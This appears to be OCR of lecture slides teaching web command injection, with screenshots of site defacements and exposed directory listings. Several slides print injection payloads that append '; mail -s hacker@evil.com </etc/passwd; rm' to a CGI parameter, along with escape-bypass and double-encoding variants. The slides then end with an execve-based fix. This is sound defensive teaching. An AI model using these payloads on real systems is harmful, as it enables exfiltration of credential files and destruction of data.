2011/02/15	Cyb3r-Dz	H	M		★	census.gov.np	Linux	mirror


This Web Site Has Bee...
http://twitter.com/
Facebook
NeoGAF
Google Wave
Twitter
Flickr
Last.fm
Nest Muni
Gmail
Insight @ CCSF
Twitterfall
Other bookmarks
IRANIAN CYBER ARMY
THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY
iRANiAN.CYBER.ARMY@GMAiL.COM
فان حزب الله هم الغالبون
یا حسین
10:41 PM
12/17/2009

Untitled Document

http://cheeseboardcollective.coop/Cheese%20and%20Bread%20Collective/CheesePage.html

Google

NY Times Google News Daily Weather 161 United Traffic Papers Oak10 Oak10-SOK Google Maps RSS (77) Movies BART Wikis

Untitled Document

http://cheeseboardcollective.coop/Cheese%20and%20Bread%20Collective/

Pizza

Cheese

Directions

History

Books

The Cheese Board Collective


Click Here for Cheeseboard Hours

cheeseboardcollective@yahoo.com

A Brief Description of Our Collective

We are a collective of about 30 members. Everyone who works at the Cheese Board is a member of the collective with equal decision making power. There is no boss, manager, or non-owner worker. Everyone makes the same hourly wage.


Cheese Board Bread Schedule



Index of /Cheese and Bread Collective

Name	Last modified	Size	Description
Parent Directory		-	
AppleApricot.jpeg	21-Dec-2006 17:53	19K	
BerkelBuns.jpeg	21-Dec-2006 17:53	18K	
CB hours page.html	25-Dec-2009 14:20	17K	
CheeseBreadPicture.JPG	23-Mar-2009 14:12	12K	
CheesePage.html	23-Mar-2009 14:12	24K	
CityBatard.jpeg	21-Dec-2006 17:53	18K	
CorCherrar.jpeg	21-Dec-2006 17:53	18K	
GreekShepherd.jpeg	21-Dec-2006 17:53	19K	
Map.png	21-Dec-2006 17:53	52K	
OnionCurry.jpeg	21-Dec-2006 17:53	16K	
SesameSun.jpeg	21-Dec-2006 17:53	19K	
SourBeer.jpeg	21-Dec-2006 17:53	18K	
SuburbanBread.jpeg	21-Dec-2006 17:53	19K	
TMP-1106485700.htm	21-Dec-2006 17:53	35K	
_notes/	02-May-2007 23:04	-	
transparent.gif	21-Dec-2006 17:53	43	

Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.3 with Suhosin-Patch mod_ssl/2.2.9 OpenSSL/0.9.8g Server at cheeseboardcollective.coop Port 80


Web Images Videos Maps News Shopping Gmail more ▼
Google
"index of private/"
Search

Index of /private

Name	Last modified	Size
Parent Directory		-
windex.html	26-Feb-2001 15:10	1.6K
baby/	26-Feb-2001 15:30	-
elsiebillwedding/	26-Feb-2001 15:30	-
erik/	26-Feb-2001 15:30	-
keystrip/	26-Feb-2001 15:30	-
watersports/	26-Feb-2001 15:30	-
elsie60.html	25-Mar-2002 20:28	854
2004-02/	23-Feb-2004 16:25	-
2004-04/	22-Apr-2004 10:18	-
2003-12 parties and holidays/	26-May-2004 17:47	-
2003-11 erik's birthday/	26-May-2004 17:55	-

Index of /private/server/logs

Name	Last modified	Size	Description
Parent Directory	11-Feb-2011 14:11	-	
access_log	16-Feb-2011 02:48	328k	
access_log.0	15-Feb-2011 03:03	409k	
access_log.0.gz	15-Feb-2011 03:15	29k	
access_log.1.gz	14-Feb-2011 03:16	30k	
access_log.1.tmp	16-Feb-2011 02:48	0k	
access_log.1.tmp.201..>	16-Feb-2011 02:45	0k	
access_log.10.gz	05-Feb-2011 03:14	32k	
access_log.11.gz	04-Feb-2011 03:15	25k	
access_log.12.gz	03-Feb-2011 03:14	32k	
access_log.13.gz	02-Feb-2011 03:14	22k	
access_log.14.gz	01-Feb-2011 03:14	23k	
access_log.15.gz	31-Jan-2011 03:16	29k	
access_log.16.gz	30-Jan-2011 03:18	31k	
access_log.17.gz	29-Jan-2011 03:14	33k	
access_log.2.gz	13-Feb-2011 03:20	29k	
access_log.2.tmp	16-Feb-2011 02:48	0k	
access_log.2.tmp.201..>	16-Feb-2011 02:45	0k	

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

E.g., “`http`” or “`ftp`” or “`https`”

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php?cmd=play&vol=44

Translated to an IP address via DNS

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

http://coolsite.com/tools/doit.php?cmd=play&vol=44


Path to a *resource*

Can be static content (e.g., "`index.html`")
or can **dynamic** (program to execute)

Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:


http://coolsite.com/tools/doit.php?cmd=play&vol=44



Interacting With Web Servers

- An interaction with a web server is expressed in terms of a URL (plus an optional data item)
- URL components:

  http://coolsite.com/tools/doit.php?cmd=play&vol=44



Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:

  http://harmless.com/phonebook.cgi?regex=<pattern>
- So for example:

  http://harmless.com/phonebook.cgi?regex=alice|bob

  searches phonebook for any entries with “alice” or “bob” in them

- (Note: web surfer doesn’t enter this URL themselves; an HTML *form*, or possibly Javascript running in their browser, constructs it from what they type)

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  sprintf(cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Are we done?

A Digression into Breakfast Cereals

- 2600 Hz tone a form of *inband signaling*
- ***Beware allowing control information to come from data***
- (also illustrates security-by-obscurity)

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
       "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=alice|bob

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
       "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Problems?

Control information, not data

Instead of

http://harmless.com/phonebook.cgi?regex=alice|bob

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

⇒ "grep foo; mail -s hacker@evil.com </etc/passwd; rm phonebook.txt"

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep %s phonebook.txt", regex);
```

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

Okay, *quote* the data to enforce that it's indeed interpreted as data …

⇒ "grep 'foo; mail -s hacker@evil.com </etc/passwd; rm' phonebook.txt"

Argument is back to being **data**; a single (large/messy) pattern to grep

Are we done?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

⇒ "grep 'foo'; mail -s hacker@evil.com </etc/passwd; rm' ' phonebook.txt"

Whoops, control information again, not data

Fix?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, first scan *regex* and strip ' - does that work?

No, now can't do legitimate search on "`O'Malley`".

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

Okay, then scan *regex* and *escape* ' …. ?
legit *regex* ⇒ O\'Malley

Are we done?

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm\'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm\\' ' phonebook.txt"

Argument to grep is “foo\”

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm\'

Rule alters:

…regex=foo\'; mail … ⇒ …regex=foo\\'; mail …

Now grep is invoked:

⇒ "grep 'foo\\'; mail -s hacker@evil.com </etc/passwd; rm\\' ' phonebook.txt"

Sigh, again control information, not data

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo\'; mail -s hacker@evil.com </etc/passwd; rm\'

Okay, then scan *regex* and escape **'** **and** **** …. ?
…regex=foo\'; mail … ⇒ …regex=foo\\\'; mail …

⇒ "grep 'foo\\\'; mail -s hacker@evil.com </etc/passwd; rm\\\' ' phonebook.txt"

Are we done?

Yes! - **assuming** we take care of all the ways escapes can occur …

Input Sanitization

- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. …regex=foo%27; mail …
      - E.g. …regex=foo%25%32%37; mail …
        - » *Double-escaping* bug
- And/or: avoid using a feature-rich API
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;

  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;

  envp[0] = 0;

  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if (execve(path
    command_failed
}
```

No matter what weird goop “regex” has in it, it’ll be treated as a **single** argument to grep; no shell involved